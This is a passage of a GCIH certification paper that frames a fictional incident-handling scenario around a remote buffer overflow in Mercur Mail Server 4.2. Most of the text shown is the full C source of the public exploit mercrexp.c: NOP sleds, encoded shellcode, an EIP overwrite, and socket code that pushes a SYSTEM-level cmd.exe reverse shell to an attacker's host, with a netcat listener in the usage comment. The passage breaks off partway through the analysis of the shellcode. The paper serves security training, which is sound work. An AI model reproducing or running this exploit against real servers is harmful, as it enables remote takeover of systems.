Jamil Ben Alluch

System infiltration through Mercur Mail Server 4.2

GCIH Practical Assignment

Version 2.1

Option 1: Exploit In action

Preface

Since this is an important paper for my certification, I feel it would be very valuable to be more specific concerning the information contained in this assignment before discussing its application in actual use.

The scenario that will appear in this paper is completely fictitious. It has been created in order to simulate a real attack and incident handling process; this includes the company, the attack, the attacker, the gateway, the security policies, the IH team, the individuals and the help desk.

The network used for this Assignment has been built and used; most of the systems shown in the Network Diagram (**Figure 1**) are real. However, some of those systems are also fictitious due to the limited budget to acquire them.

It is also important to note that all the IP addresses used in this paper, as far as it concerns Internet addresses, have been replaced with reserved addresses from IANA in order to avoid any coincidental match with a real address.

The aim of this paper is to show the vulnerability that some systems might represent within a company by running *Atrium Software MERCUR Mail Server 4.2*, the eventual consequences that this kind of attack might have on the company concerned and the best way of dealing with such an attack.

This paper will be covering a basic presentation of the chosen exploit, which will be also analyzed in-depth in order to allow better understanding of the exploit's way of operation. This will be followed by the detailed description of the attack using this exploit. The document will finally be covering the Incident Handling process and the six phases related to it.

Introduction

In January 2001 Company **eX** opens its doors to the web community, offering professional web and graphic design. The company was originally composed of 5 individuals, all of whom were studying at Montgomery College, four majored in Art and one in computer science. Alice, the computer science major student, was at that time put in charge of administering all of the systems of the company. The company network was quite simple in the beginning: one main web development station and one web server.

After several months of providing service, **eX**'s income grew exponentially. This allowed the company to set up a new network: a router, two DNSs, two firewalls, two web servers (Internal and external), one MySQL server, one IDS, three development stations and one sales/user Management station.

The customer personal and payment information were kept in the MySQL database on the server side of the network. This allowed the sales manager to keep track of each customer, providing better customer service and post-sale offers, according to the "level" of each customer.

As a result of installing this new network, combined with the current growth rate of the company and the sensitive information kept on the servers, the formation of an incident handling team as well as a help desk became a necessity. The incident handling team was composed of three certified incident handlers. The help desk was composed of two computer technicians. Both these teams were lead by the system and network administrator, Alice.

On June 2002, after consulting with the rest of the founding members of **eX**, Alice decided to add a new system to the network. This system running *Microsoft Windows XP Professional* was dedicated to run ***Atrium software Mercur Mail Server 4.2*** in order to provide **eX** employees with internal and external POP/SMTP mail services.

The advantage Mercur Mail Server for Alice was the possibility of managing the mail server remotely through a web based GUI provided by Mercur Control Service on port 32000 (default port). This allowed her to manage the service while doing her college homework at home. This kind of access was permitted through the Firewall.

September 26th, 2002 @ 00:45 – **eX**'s Incident Handling team discovers possible incident within the company network….

I - The Exploit

Name of the Exploit: Mercrexp.c

CVE number: CAN-2002-1073 (under review) [http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1073]

BUGTRAQ Id: 5261

Operating System: This exploit targets all Microsoft Windows systems.

Protocol/Services/Applications: This exploit runs remotely launching a tcp connection using *MERCUR*'s Control Service port (port TCP 32000 on a default configuration of MERCUR 4.2).

Brief description: The exploit connects on port that has been defined by the Mail Server administrator and overflows the stack with a shell code using SYSTEM privileges and pushing a connection to the attacker's address.

Variants:

An vulnerability exploiting a buffer overflow on *MERCUR's Control Service* had been discovered by *eEye - Digital Security Team* Alert on February 21st,1999; the corresponding CVE number is: CVE-2001-0280 (http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0280)

A description of the older version of the vulnerability can be found at the following address: http://packetstorm.decepticons.org/advisories/eeye/eeye.99-02-21.mercur_mail

References:
- http://online.securityfocus.com/bid/5261
- http://online.securityfocus.com/archive/1/282988
- http://www.iss.net/security_center/static/9618.php
- http://archives.neohapsis.com/archives/bugtraq/2002-07/0195.html
- http://www.securitytracker.com/alerts/2002/Jul/1004796.html

II - The Attack

A – eX's Network Diagram & Description




Figure 1 – eX Network Diagram

Note Concerning the IP addresses used in this document: The IP address range used in this document to describe the exploit of MERCUR 4.2 is 115.0.0.0/24. This IP address Range appears as reserved in the reserved IANA list at http://www.iana.org/assignments/ipv4-address-space.

The use of a reserved range of IP from the IANA list has been chosen in order to avoid any accidental/coincidental correspondence with existing Internet sites and/or servers that could become potential targets for attackers.

Systems from Company eX:

Function	IP Address	OS	Services
Server Side			
Internal Web Server	192.168.99.100	Slackware 8.1	Apache Web Server 1.3, php, FTP, NFS
External Web Server	192.168.0.115 115.0.0.95	FreeBSD 4.6	Apache Web Server 1.3, php, FTP
Primary DNS	192.168.0.235 115.0.0.65	FreeBSD 4.6	Bind 9.2
Secondary DNS	192.168.99.55	FreeBSD 4.6	Bind 9.2
Mail Server	192.168.99.102 115.0.0.236	Windows XP Pro	Mercur Mail Server 4.2
Client Side			
Web Development	192.168.33.103	Windows 98 SE	Macromedia DW, Photoshop
Web Development	192.168.33.102	Windows XP Pro	Macromedia DW, Photoshop
Sales/Information	192.168.33.100	Slackware 8.1	Sales & Management
Information	192.168.0.35	Windows XP Pro	Information
Security			
Firewall	192.168.0.112 192.168.33.1 192.168.99.1	Slackware 8.1	Iptables 1.2.6
IDS	–	FreeBSD 4.6	Snort 1.8.7
Router	192.168.0.1 115.0.0.235	Cisco IOS (R)	CISCO 2620 Router
Internally Resolvable IP address: **xxx.yyy.zzz.aaa** Externally Resolvable IP address: **xxx.yyy.zzz.aaa**			

Targeted System:
-- Mail Server --
AMD Athlon 1800+, 10Gb Hard Drive
Windows XP Professional
Mercur Mail Server 4.2
- SMTP Service
- POP3 Service
- Control Service

Norton Antivirus 2002
Norton Ghost (for backups)

B – Description of the Protocols/Services/Applications used by Mercrexp.c

Protocols used:

- HTTP (Hypertext Transfer Protocol):
In RFC 2616 the HTTP is described as “The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems.” This Protocol is based on request/response interaction in order to exchange information.

- TCP (Transfer Control Protocol):
RFC 793 states “The TCP is intended to provide a reliable process-to-process communication service in a multi-network environment. The TCP is intended to be a host-to-host protocol in common use in multiple networks.”
This protocol encapsulates the data and adds a header in which are contained the source and destination ports. In the case of mercrexp.c the destination port is tcp 32000.
The TCP header is then encapsulated by the Internet Protocol.

- Internet Protocol (IP):
According to RFC 791 “The internet protocol implements two basic functions: addressing and fragmentation. […] The function or purpose of Internet Protocol is to move datagrams through an interconnected set of networks. This is done by passing the datagrams from one internet module to another until the destination is reached.”
This is accomplished through the attachment of the data to the IP header containing source and destination addresses. In this case the data is carried within the *Transfer Control Protocol* datagram described previously. The destination IP address in the case of this exploit will be the address of the targeted system.

Control Service (*mrcctrl.exe*): This feature allows the system administrator to make changes remotely to the current MERCUR Mail Server configuration. The default port is TCP 32000. This services allows a web based connection. In other words it uses the *Hypertext Transfer Protocol* (HTTP).

C – In-Depth analysis of Mercrexp.c

In order to make a full and complete analysis of the MERCUR 4.2 exploit, I have set up a testing environment intended to simulate the attacker’s way of working with it, the way the attacker would set it up. The details on how the attacker gathered the information about the server will be covered later. For now we will just assume the attacker had knowledge of company **eX** running MERCUR 4.2 Mail Server.

To be more specific the *testing environment* is composed of two *Windows XP Professional* boxes running *MERCUR 4.2 Mail Server* (30 day Trial Version) and one Linux Slackware 8.1 with mercrexp.c box:




Figure 2 – Testing Environment

The Exploit:

The first, and certainly the most essential thing to do, is to make the exploit - or in our case download the exploit from Packetstorm (http://packetstorm.decepticons.org). The name of the file is **mercrexp.c**, which is a C file ready to be compiled. So let's take a closer look at this file:

mercrexp.c file

```
/*
      mercrexp.c (7/16/2002)

      # ./mercrexp 192.168.0.2 32000 192.168.1.2 3333
      # nc -l -p 3333
      Microsoft Windows 2000 [Version 5.00.2195]
      (C) Copyright 1985-2000 Microsoft Corp.

      E:\WINNT\system32>

      2c79cbe14ac7d0b8472d3f129fa1df55 (c79cbe14ac7d0b8472d3f129fa1df55@yahoo.com)

*/

#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/errno.h>
```

```
// CALL EBX; mcrctrl.exe@0x228e
#define EIP "\x8e\x2c\x40\x00"

// payload.. dumped into remote memory as failed 'username'
// dark spyrit's shell, ripped from jill.c
unsigned char shell[] =
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
                    "\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90"
                    "\x90\x90\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95"
                    "\x40\xe2\xfa\x2d\x95\x95\x64\xe2\x14\xad\xd8\xcf\x05\x95"
                    "\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95\xc8\x1e\x40\x14"
                    "\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
                    "\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3"
                    "\xc2\xc4\x1e\xaa\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66"
                    "\x33\xe1\x9d\xcc\xca\x16\x52\x91\xd0\x77\x72\xcc\xca\xcb"
                    "\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6\x5c\xf3"
                    "\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95"
                    "\x96\x56\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d"
                    "\xe1\x94\x95\x95\xa6\x55\x39\x10\x55\xe0\x6c\xc7\xc3\x6a"
                    "\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95\x7d\xce\x94\x95"
                    "\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
                    "\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5"
                    "\x18\xd2\x85\xc5\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18"
                    "\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18\xd2\x89\xc5\x6a\xc2\x55"
                    "\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a\xc2\x51"
                    "\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2"
                    "\xcd\x14\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95"
                    "\x18\xd2\xe5\xc5\x18\xd2\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff"
                    "\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14\x78\xd5\x6b\x6a"
                    "\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
                    "\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45"
                    "\x1e\x7d\xc5\xfd\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a"
                    "\x10\x3f\x95\x95\x95\xa6\x55\xc5\xd5\xc5\xd5\xc5\x6a\xc2"
                    "\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d\xf3\x52"
                    "\x92\x97\x95\xf3\x52\xd2\x97\x80\x26\x52\xd2\x91\x55\x3d"
                    "\x95\x94\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a"
                    "\xc2\x49\xa6\x5c\xc4\xc3\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2"
                    "\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15\xab\x95\xe1\xba"
                    "\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
                    "\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff"
                    "\x95\x6a\xa3\xc0\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05"
                    "\x05\x05\x05\x7e\x27\xff\x95\xfd\x95\x91\x95\x95\xc0\xc6"
                    "\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1\x09\xff"
                    "\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2"
                    "\x49\x7e\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55"
                    "\x39\x10\x55\xe0\x6c\xc4\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e"
                    "\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6\xd4\xf1\xf1\xe7"
                    "\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
                    "\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95"
                    "\xd2\xf0\xe1\xc6\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa"
                    "\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xe7\xfa\xf6\xf0\xe6"
                    "\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1\xc5\xfc"
                    "\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6"
                    "\x95\xc2\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4"
                    "\xf1\xd3\xfc\xf9\xf0\x95\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed"
                    "\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95\xd6\xf9\xfa\xe6"
                    "\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
                    "\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6"
                    "\xfa\xf6\xfe\xf0\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6"
                    "\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb\xf0\xf6\xe1\x95\xe6\xf0"
                    "\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb\xf0\xed"
                    "\xf0\x95\x0a";

// fake user
unsigned char user[] = "\x78\x78\x78\x78\x0a";
```

```
// ebp/eip overwrite
unsigned char passwd[] =
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x03\xde\x83\xc3\x02\xff\xd3\xc3\x10"EIP""
            "\x0a";

main(char argc, char **argv){
        int fd;
        int bufsize = 1024;
        int buffer = malloc(bufsize);
        unsigned short int      a_port;
        unsigned long           a_host;
        struct sockaddr_in sin;
        struct hostent *he;
        struct in_addr in;

      printf("MERCUR Mailserver 4.2.0.0 remote 'SYSTEM' level exploit
(07/16/2002)\n");
        printf("2c79cbe14ac7d0b8472d3f129fa1df55
(c79cbe14ac7d0b8472d3f129fa1df55@yahoo.com)\n\n");

        if (argc < 5){
                printf("usage: %s <targethost> <controlport> <localhost>
<localport>\n", argv[0]);
                printf("     controlport: MERCUR Control-Service port (default
32000)\n\n");
            printf("NOTE: tested against win2k and winxp pro..\n\n");
                exit(-1);
        }

      // riiiiiiip
        a_port  = htons(atoi(argv[4]));
        a_port ^= 0x9595;
        if ((he = gethostbyname(argv[3])) == 0){herror(argv[3]);exit(-1);}
        a_host  = *((unsigned long *)he->h_addr);
        a_host ^= 0x95959595;
        shell[1113] = ((a_port) & 0xff);
        shell[1114] = ((a_port >> 8) & 0xff);
        shell[1118] = ((a_host) & 0xff);
        shell[1119] = ((a_host >> 8) & 0xff);
        shell[1120] = ((a_host >> 16) & 0xff);
        shell[1121] = ((a_host >> 24) & 0xff);

        if((fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0){perror("socket
error");exit(-1);}

        if ((he = gethostbyname(argv[1])) != NULL){memcpy (&in, he->h_addr, he-
>h_length);}
        else
        if ((inet_aton(argv[1], &in)) < 0){printf("unable to resolve host");exit(-
1);}

        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = inet_addr(inet_ntoa(in));
        sin.sin_port = htons(atoi(argv[2]));

      printf("ret: 0x00402c8e (mrcctrl.exe v.4.2.1.0)\n\n");

        printf("connecting to tcp port %s...\n", argv[2]);
        if(connect(fd, (struct sockaddr *)&sin, sizeof(sin)) <
0){perror("connection error");exit(-1);}

        printf("connected.\n\n");
      sleep(1);
      printf("dumping payload...");
        if(write(fd, shell, strlen(shell)) < strlen(shell)){perror("write
error");exit(-1);}
      printf("done\n");
        sleep(1);
        printf("sending fake login...");
        if(write(fd, user, strlen(user)) < strlen(user)){perror("write
error");exit(-1);}
        printf("done\n");
      sleep(1);
      printf("eip overrun...");
      if(write(fd, passwd, strlen(passwd)) < strlen(passwd)){perror("write
error");exit(-1);}
      printf("done\n\n");

      printf("cmd.exe spawned to [%s:%s]\n\n", argv[3], argv[4]);

        close(fd);

}
```

Now that we have the exploit we can proceed to analyze the source code, compile it and finally test it to check it is working.

First of all, let's take a look at the variable definitions. There are three major variables in this program that are of particular interest; these are the variables `shell[]`, `user[]` and `passwd[]`.
The most significant variable and the one that this exploit is based on, is the first variable (`shell[]`).

Variable `shell[]`

```
unsigned char shell[] =
                "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                        .
                                        .
                                        . 50 more lines of NOPs
                                        .
                                        .
                "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                "\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90"
                "\x90\x90\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95"
                "\x40\xe2\xfa\x2d\x95\x95\x64\xe2\x14\xad\xd8\xcf\x05\x95"
                "\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95\xc8\x1e\x40\x14"
                "\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
                "\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3"
                "\xc2\xc4\x1e\xaa\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66"
                "\x33\xe1\x9d\xcc\xca\x16\x52\x91\xd0\x77\x72\xcc\xca\xcb"
                "\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6\x5c\xf3"
                "\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95"
                "\x96\x56\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d"
